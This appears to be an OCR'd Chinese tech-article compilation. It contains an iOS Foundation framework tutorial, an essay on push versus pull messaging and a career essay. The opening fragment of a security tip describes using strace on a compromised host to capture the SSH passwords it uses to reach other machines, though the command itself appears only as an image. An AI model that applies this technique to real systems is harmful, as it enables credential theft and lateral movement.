
效果图如下：



3. 记录SSH客户端连接密码

搞定主机后，往往想记录肉鸡SSH连接到其他主机的密码，进一步扩大战果，使用strace命令就行了。

效果图:




原文链接：http://drops.wooyun.org/tips/1951

从今天开始学习iOS开发（iOS 7版 ） – 实现一款App之Foundation框架的使用

译者：CocoaChina

当你着手为你的应用编写代码的时候，你会发现有许多可供使用的Objective-C的框架类，其中尤其重要的就是基础框架类，它为平台所有的应用提供基础服务。基础框架类中包括了表示字符串和数字等基本数据类型的值类(value classes)，也有用来存储其他对象的集合类(collection classes)。你将会依赖值类和集合类为你的ToDoList app编写大量代码。



值对象(Value Objects)

Foundation 框架提供了生成字符串、二进制数据、日期和时间、数字以及其他值对象的类。

值对象封装了C语言中的基本数据类型，并提供针对相应数据类型操作的方法。在程序调用中，你会经常遇到将值对象作为参数或返回值的方法和函数。框架中的不同部分，乃至不同框架之间都可以通过值对象类传递数据。

Foundation框架中值对象的例子：

- NSString and NSMutableString
- NSData and NSMutableData
- NSDate
- NSNumber
- NSValue

因为值对象代表的是标量值，你可以在集合类和其他任何需要的类中使用它们。相比它封装的基元数据，值对象可以让你更简单高效地操作它封装的值。以NSString类为例，它包含了查找替换子字符串、把字符串写入文件或URL、利用字符串构建文件系统路径等方法。

你可以用基元数据创建一个值对象(如果有必要的话，将其作为参数传递给某一方法)，之后就可以通过该对象来访问被封装的数据。下面以NSNumber类来演示说明以上创建值对象的方法。

int n = 5; // Value assigned to primitive type

*NSNumber *numberObject = [NSNumber numberWithInt:n]; // Value object created from primitive type*

int y = [numberObject intValue]; // Encapsulated value obtained from value object (y == n)

大多数值类通过声明初始化器和类工厂方法来创建它们的实例。类工厂方法可以完成实例的分配和初始化，返回一个被创建的对象。例如，NSString类声明了一个string类方法，可以分配并初始化该类的一个新实例，并作为返回值返回给你的代码使用。

*NSString *string = [NSString string];*

除了创建值对象，并让你访问它们封装的值，多数值类都提供了诸如对象比较之类的简单操作方法。

字符串

Objective-C支持同C语言一样的惯例来指定字符串：通过单引号表示单个字符，双引号表示字符串，但是Objective-C框架一般不使用C字符串，它们通常使用NSString对象。

NSString类提供了一个字符串的封装，具有以下优势：内置内存管理功能可以存储任意长度的字符串、支持不同的字符编码（尤其是Unicode）以及字符格式化的方法。因为你常常会用到这样的字符串，所以Objective-C提供了一种从常量值创建NSString对象的简便方法。想要使用该常量，可在字符串的双引号前面加一个@符号即可，如下例所示。

```
// Create the string "My String" plus carriage return.
NSString *myString = @"My String\n";
// Create the formatted string "1 String".
NSString *anotherString = [NSString stringWithFormat:@"%d %@", 1, @"String"];
// Create an Objective-C string from a C string.
NSString *fromCString = [NSString stringWithCString:"A C string" encoding:NSUTF8StringEncoding];
```

数字

Objective-C为创建NSNumber对象的提供了简化符号，除去了调用初始化器或者类工厂方法创建这些对象的需要。只需简单地在数值前面加@符号即可，你还可以在数值之后加一个类型指示符。比如，想要创建一个封装了整数值和双精度值的NSNumber对象，你需要编写如下代码：

```
NSNumber *myIntValue    = @32;

NSNumber *myDoubleValue = @3.22346432;
```

你甚至可以使用NSNum-
ber常量来创建封装布尔类型和字符类型的对象，如下所示：

```
NSNumber *myBoolValue = @YES;

NSNumber *myCharValue = @'V';
```

你可以通过U、L、LL、和F后缀来创建分别代表无符号整型、长整型、超长整型和浮点类型的NSNumber对象。如下代码示例创建了一个封装了浮点值类型的NSNUmber对象：

```
NSNumber *myFloatValue = @3.2F;
```

集合对象

Objective-C中的大部分集合对象都是NSArray、NSSet和NSDictionary这些基本集合类的实例。这些类用来管理群组对象，所以你添加到集合中的实例必须为一个Objective-C类。如果你需要添加标量数值，你必须创建一个合适的NSNumber或NSValue实例来代表它。

在集合被销毁前，集合中存储的成员对象不能被销毁。这是因为集合类采用强引用来维护它的成员对象。除了跟踪维护它对象外，集合类还提供枚举、访问特定对象、判断某一对象是否在集合内等功能。

NSArray, NSSet和 NSDictionary类的内容在集合创建时即被初始化，之后在使用中不能再被改变，这种类叫不可变类。每一个集合类都有一个可变的子类允许你随意添加删除成员对象。不同集合类组织它们成员对象的方式是不同的：

• NSArray和NSMutableArray—存储有序对象的数组。你可以通过在数组中指定位置来访问一个成员对象。数组中第一个元素的索引为0。


• NSSet和NSMutebleSet—存储无序对象的集合。每个元素在集合中具有唯一性。你只能通过测试或筛选的方法来访问集合中的对象。

• NSDictionary和NSMutableDictionary—通过键值对存储的一个词典。键是一个独特的标识符，通常是一个字符串，值就是你想要存储的对象。你可以通过指定键来访问该对象。

数组

数组（NSArray）用来表示一组有序对象，唯一的要求是每个对象必须是一个Objective-C对象，至于每个对象是不是同一个类的实例没有要求。

为了维护数组的有序性，元素的索引从0开始，如下图所示：



创建数组

与本章前面介绍的值类相同，你可以通过分配和初始化、工厂方法或者数组常量来创建一个数组。根据对象个数的不同，有很多初始化和工厂方法可供使用：

```
+ (id)arrayWithObject:(id)anObject;

+ (id)arrayWithObjects:(id)firstObject, ...;
```

- (id)initWithObjects:(id)firstObject, ...;

由于arrayWithObjects:和initWithObjects:方法都是可变参数长度并以nil结束，初始化如下代码所示：

*NSArray *someArray =*

[NSArray arrayWithObjects:someObject, someString, someNumber, someValue, nil];

上例创建了一个与之前类似的数组，其中第一个对象someObject的索引值是0，最后一个对象someValue的索引值是3。

如果中间某一个值是nil，数组可能会被截断。

id firstObject = @"someString";

id secondObject = nil;

id thirdObject = @"anotherString";

*NSArray *someArray =*

[NSArray arrayWithObjects:firstObject, secondObject, thirdObject, nil];

本例中，someArray只包含firstObject，因为secondObject的值是nil，因此被当作数组的结束符。

可以使用如下简便的语法来创建一个数组常量：

*NSArray *someArray = @[firstObject, secondObject, thirdObject];*

当使用这个语法是，不要用nil来结束对象列表，实际上，nil是一个不存在的值。例如，你在执行以下代码时会得到一个运行异常：

id firstObject = @"someString";

id secondObject = nil;

*NSArray *someArray = @[firstObject, secondObject];*

```
// exception: "attempt to insert nil object"
```

查询数组对象

创建完数组之后，你可以查询其中个的信息，比如它包含多少对象，或它是否包含某一给定对象。

```
NSUInteger numberOfItems = [someArray count];

if ([someArray containsObject:someString]) {
    ...
}
```

你还可以通过一个给定的索引来查询数组的项目，如果尝试请求一个不存在的索引，那么运行时你将得到一个越界异常。为了防止异常，在使用前请首先检查数组中项目的个数。

```
if ([someArray count] > 0) {
    NSLog(@"First item is: %@", [someArray objectAtIndex:0]);
}
```

本例子检查了对象个数是否大于零，如果是，Foundation框架函数NSLog输出一个数组中第一个元素的说明，它的索引为0。

另外一种方法是使用objecAtIndex，你还可以像C语言那样，使用方括号语法查询数组元素，上一个例子还可以写成这样：

```
if ([someArray count] > 0) {
    NSLog(@"First item is: %@", someArray[0]);
}
```

数组对象排序

NSArray类为对象排序提供了一系列方法。因为NSArray是不可变的，因此这些方法会返回一个包含排序后对象的新数组。

例如，你可以通过对每个字符串调用compare:方法来排序字符串数组：

```
NSArray *unsortedStrings = @[@"gammaString", @"alphaString", @"betaString"];
        NSArray *sortedStrings =
    [unsortedStrings sortedArrayUsingSelector:@selector(compare:)];
```

可变性

尽管NSArray类本身是不可变的，但是它可以包含可变对象，例如，你可以在不可变数组中添加一个可变字符串，如下所示：

```
NSMutableString *mutableString = [NSMutableString stringWithString:@"Hello"];
        NSArray *immutableArray = @[mutableString];
```

于是你可以随意改变字符串的内容。

```
    if ([immutableArray count] > 0) {
        id string = immutableArray[0];
        if ([string isKindOfClass:[NSMutableString class]]) {
     [string appendString:@" World!"];
        }
    }
```

如果想在数组创建后添加或删除数组中的对象，你可以使用NSMutableArray，该类添加了一系列方法来添加删除、替换一个或多个对象。

```
NSMutableArray *mutableArray = [NSMutableArray array];
[mutableArray addObject:@"gamma"];
[mutableArray addObject:@"alpha"];
[mutableArray addObject:@"beta"];

[mutableArray replaceObjectAtIndex:0 withObject:@"epsilon"];
```


本示例创建了一个由对象@"epsilon", @"alpha"和 @"beta"组成的数组。对于可变数组，你可以在不生成新数组的情况下对数组进行排序，如下所示：

```
[mutableArray sortUsingSelector:@selector(caseInsensitiveCompare:)];
```

本例中，数组元素按升序排列，不区分大小写。

集

集对象与数组类似，但是它包含的是无序互异对象。



由于集是无序的，因此在测试成员对象时性能比数组要好。集是不可变的，因此它的内容必须在创建时指定。

```
NSSet *simpleSet =
[NSSet setWithObjects:@"Hello, World!", @42, aValue, anObject, nil];
```


同NSArray类一样，initWithObjects:和setWithObjects:方法是可变长度的参数，必须以nil结束。NSSet的可变子类是NSMutableSet。

每个对象集只存储一次，即使你不止一次添加一个对象。

```
NSNumber *number = @42;
NSSet *numberSet =
[NSSet setWithObjects:number, number, number, number, nil];
// numberSet only contains one object
```

词典

与简单的维护一个有序或无序的集合对象不同，词典（NSDictionary）使用给定键值对存取对象，它可以被用于检索。通常使用字符串对象作为字典的键。



尽管你可以使用其他对象作为键，但是请记住每个键是被复制到字典中的，因此该对象必须支持NSCopying方法。然而，如果你想要使用键值对编码，你必须使用string key作为词典对象（详情请参见Key-Value Coding Programming Guide）。

创建词典

你可以使用alloc和初始化，或类的工厂方法来创建词典，如下所示：

```
NSDictionary *dictionary = [NSDictionary dictionaryWithObjectsAndKeys:
                            someObject, @"anObject",
                           @"Hello, World!", @"helloString",
                           @42, @"magicNumber",
                            someValue, @"aValue",
                                nil];
```

对于 dictionaryWithObjectsAndKeys: 和 initWithObjectsAndKeys: 方法，每个对象必须在键前面声明，并以nil结束。

Objective-C为词典常量创建提供了简便语法：

```
NSDictionary *dictionary = @{
                    @"anObject" : someObject,
                   @"helloString" : @"Hello, World!",
                   @"magicNumber" : @42,
                        @"aValue" : someValue
};
```

对于字典常量，键在对象前指定，并且列表对象和键无需以nil结束。

查询词典

创建词典之后，你可以查询键对应的对象，如下所示：

```
NSNumber *storedNumber = [dictionary objectForKey:@"magicNumber"];
```

如果对象未找到， objectForKey: 方法会返回 nil.

除了objectForKey:方法，你还可以使用如下方法进行查询：

```
NSNumber *storedNumber = dictionary[@"magicNumber"];
```

可变性

如果你需要在词典创建后添加或者删除内容，请使用NSMutableDictionary 类。

```
[dictionary setObject:@"another string" forKey:@"secondString"];
[dictionary removeObjectForKey:@"anObject"];
```

使用 NSNull表示nil

你不能将nil添加到本节描述的集合类中，因为nil在Objective-C 中代表“不存在的对象”，如果你需要在集合中表示一个不存在的对象，请使用NSNull类。

```
NSArray *array = @[ @"string", @42, [NSNull null] ];
```

在NSNull中，null方法总是返回同一个实例，具有这样行为的类被称为“骨架类”（ singleton classes）。你可以使用以下方法检查一个对象是否等于NSNull：

```
for (id object in array) {
    if (object == [NSNull null]) {
        NSLog(@"Found a null object");
    }
}
```

尽管Foundation框架包含的功能比此处描述的要多很多，但你不需要现在就掌握其每一个细节。如果你想要了解更多Foundation框架知识，请参看

Foundation Framework Reference。目前你已掌握足够的信息来继续实现ToDoList这个应用，为了实现它你需要写一个自定义数据类。

译文链接：http://www.cocoachina.com/newbie/basic/2014/0514/8419.html

原文链接：https://developer.apple.com/library/ios/referencelibrary/GettingStarted/RoadMapiOS/FoundationClasses.html#//apple_ref/doc/uid/TP40011343-CH9-SW1

消息系统Push/Pull模式分析

作者：标点符

信息推拉技术简介

“智能信息推拉（IIPP）技术”是在网上信息获取技术中加入了智能成份，从而有助于用户在海量信息中高效、及时地获取最新信息，提高了信息系统主动信息服务的能力。如果引入基于IIPP的主动信息服务系统，则可根据用户的特性提供具有针对性的、个性化的信息服务。

以往在Internet上搜寻信息，最常用的方法就是浏览器发出请求后，Web就将信息传送给用户，此过程用户需要“拉取”信息而被描述为Pull；而将信息直接“推送”到用户的计算机的方法就是信息推送，称之为Push，用户只需要在初次使用时自己设定所需要的信息频道，此后，定制信息将通过Web自动传给用户。

信息推拉技术智能化

在传统的Client/server结构中，信息获取方式是按“拉”（Pull）的模型进行的：服务器根据用户终端发送的服务请求进行处理并返回用户所需的结果。在Push系统中，服务器把信息“推”给用户终端系统。虽然两者数据传输的方向都是从服务器流向用户，但操作的发起者是不同的。从“信源”与“用户”的关系来看，信息的流动可分为两种模式，即信息推送与信息拉取模式。

Push与Pull之比较

推送（Push）技术是根据用户需要，有目的、按时将用户感兴趣的信息主动发送到用户的计算机中。Push技术的主要优点是对用户要求低，普遍适用于广大公众，不要求有专门的技术；二是及时性好，信源及时地向用

户“推送”不断更新的动态信息。但是，在随后实际应用中，因为存在以下几方面不足，Push技术并没有取得预期的成功：

1. **不能确保发送成功**。由于Push技术采用广播方式，当网络信息中心发送信息时，只有接收器打开并正好切换到同一频道上，传输才能发生作用，用户才能获取信息。这对于那些要确保能收到信息的应用领域是不太适合的。

2. **没有信息状态跟踪**。Push技术采用的是“开环控制”模式，一个信息发布以后的状态，如用户是否接收，或客户端收到后是否按信息的提示执行了任务等，这些“反馈信息”发布者无从得知。

3. **针对性差**。推送的信息内容缺乏针对性，不能满足用户的个性化需求。有价值的重要信息，通常都是要针对一些特定的群组来发送的，即只送给相关的人士。Push技术不能满足上述需求。

4. **信源任务重**。信源系统要主动地、快速地、不断地将大量信息推送给用户。

拉取（Pull）技术指用户有目的地在网络上主动查询信息，用户从浏览器给Web发出请求，由Web获取所需信息。面对拥有海量信息的Internet环境，搜索引擎是有效的网络信息“拉取”（查询）的检索工具。Pull技术的主要优点是针对性强，能满足用户的个性化需求；信息传输量小，网络上所传输的只是用户的请求和服务器针对该请求所作的响应；信源任务轻，信息系统只是被动接受查询，提供用户所需的部分信息。其主要缺点是及时性差，由于用户只会基于自己的知识水平（或专业水平）提出请求，当信源中信息更新变化时，用户难以及时拉取新的动态信息，虽然可以通过定时查询来解决这个问题，但是会浪费大量的网络资源和人力，而且，仍不能保证最好的实时性。对用户要求高，要求用户对信源系统有相应的专业知识，掌握相关的检索技术。

PUSH和PULL模型对比

	push模型	pull模型
描述	服务端主动发送数据给客户端	客户端主动从服务端拉取数据，通常客户端会定时拉取
实时性	较好，收到数据后可立即发送给客户端	一般，取决于pull的间隔时间
服务端状态	需要保存push状态，哪些客户端已经发送成功，哪些发送失败	服务端无状态
客户端状态	无需额外保存状态	需保存当前拉取的信息的状态，以便在故障或者重启的时候恢复
状态保存	集中式，集中在服务端	分布式，分散在各个客户端
负载均衡	服务端统一处理和控制	客户端之间做分配，需要协调机制，如使用zookeeper
其他	服务端需要做流量控制，无法最大化客户端的处理能力。 其次，在客户端故障情况下，无效的push对服务端有一定负载	客户端的请求可能很多无效或者没有数据可供传输，浪费带宽和服务器处理能力
缺点方案	服务器端的状态存储是个难点，可以将这些状态转移到DB或者key-value存储，来减轻server压力。	针对实时性的问题，可以将push加入进来，push小数据的通知信息，让客户端再来主动pull。 针对无效请求的问题，可以设置逐渐延长间隔时间的策略，以及合理设计协议尽量缩小请求数据包来节省带宽。

PUSH和PULL两种模式结合

- 将信息推送与拉取两种模式结合能做到取长补短，使二者优势互补。根据推、拉结合顺序及结合方式的差异，又分以下四种不同推拉模式：
- 先推后拉——先由信源及时推送公共信息，再由用户有针对性地拉取个性化信息；
- 先拉后推——根据用户拉取的信息，信源进一步主动提供（推送）与之相关的信息；
- 推中有拉——在信息推送过程中，允许用户随时中断并定格在感兴趣的网页上，以拉取更有针对性的信息；
- 拉中有推——根据用户搜索（即拉取）过程中所用的关键字，信源主动推送相关的最新信息。

原文链接：http://www.biaodianfu.com/push-pull.html

大公司？小公司？我的经历和建议

作者：Yurii

工作是在大公司更好，还是小公司更好？这个问题让大家争论不休，也没有最终的答案。凑个热闹，我结合自己的经历，谈谈我的看法。

我最开始工作就是在小公司。当时刚刚毕业，在对工作完全没有概念的情况下，进入了一家小的创业公司。虽然今天想起来，作为创业公司，它有这样那样的不足，但我依然非常珍惜那段经历。主要原因是，虽然在创业公司，我仍然受到了相对良好的职业训练。当时我的两位领导都是毕业于清华，而且在搜狐工作过的，有丰富经验的IT人员。所以我最初工作的两个月，几乎是每天在批评中度过的。虽然我在学校也认真写过一些程序，但还是每天被批得一无是处，因为学生写的程序，距离生产系统要求的工业级别，实在是差得太远了。所幸自己当时脸皮厚，被批了就赶紧改，根本不去想太多，这样过了两个月，终于没那么少被批评了。当然，另一方面是因为我受到的批评都是“对事不对人”的，所以一直没有“人格被否定”的糟糕感觉。

第一份工作我做了一年多，最大的收获是在领导持续的严厉批评下，深刻认识到了“现实生产环境需要的程序是什么样的”，其次就是模糊地领悟到，持续的“对事不对人”的批评，可以营造出追求专业进步的价值观。现在回头去看，很多人即便进到大公司，受到各种条框的限制，也不见得理解这些约束的意义；加之，如果领导没有严格的要求，没有树立“工作至上”的价值观，身为员工很可能不会有太多收获，反而会受到负面的影响。

之后我去了一家大公司，当时很有可能在美国上市，但最终没有成功，前几年终于上市成功。进入大公司的第一感觉是资源丰富了，典型的例子是，服务器紧缺的情况再也不会出现了。另一个感觉是视野开阔了，因为高手很多。我深刻记得有一次快下班时，某个同事路过我的工位时看了一眼，

说“你的vim怎么没有颜色呢？”，然后他拿过键盘迅速敲了一串命令，之后我的vim就有了语法高亮标识。后来我把他的操作记录调出来查看，学会了很多新知识。再问问同事，原来帮我设置语法高亮的是集团的首席科学家。原来技术做到很厉害的人，还可以这么平易近人，这也突破了我的想象。中国古话说“言传身教”，我总觉得“身教”是非常重要的，以沉默但巨大的力量改变人的认识。

之前在小公司时，因为业务领先，行政、人事、财务相对都不那么规范，老板只挑“靠得住”的人，程序员去办事时就不那么顺利，所以我通常都是“横眉冷对”的态度。然而到了大公司，行政、人事、财务等等都要规范很多，真正让人知道什么是“职业化”。我也学会了尊重和重视行政、人事、财务等等支持部门的工作，并在自己后来的职业生涯中受益很多。如果不是去到大公司，我想自己是不会领悟到这一点的。

后来我还有一段在“大公司”工作的经历，也就是2010年加入盛大创新院——如果也可以叫“大公司”的话。如今创新院已经解散，旧日往事无须再细细道来，我只说一点，就是深刻感受到了文化的重要性。在我进入创新院的第一年，那种环境和文化是我非常欣赏，也是后来大家非常怀念的。但是在急速扩张，团队成员短时间内翻倍甚至翻两倍之后，对原来的文化造成了极大的甚至可以说是毁灭性的冲击。我以前不太理解大公司里为什么都要有个部门来管企业文化，有了这段经历才真正明白。企业文化的背后，是行为规范，是做事准则，核心的是价值观——大家认定什么、推崇什么，否定什么、排斥什么。公司做到一定规模，就不能仅仅依靠大家的默契来维系，而应当不断塑造企业文化，强化这种价值观，否则很容易分崩离析。就我看来，许多小公司能迅速成长到一定规模，然后就四分五裂，没有统一的价值观是重要原因之一。

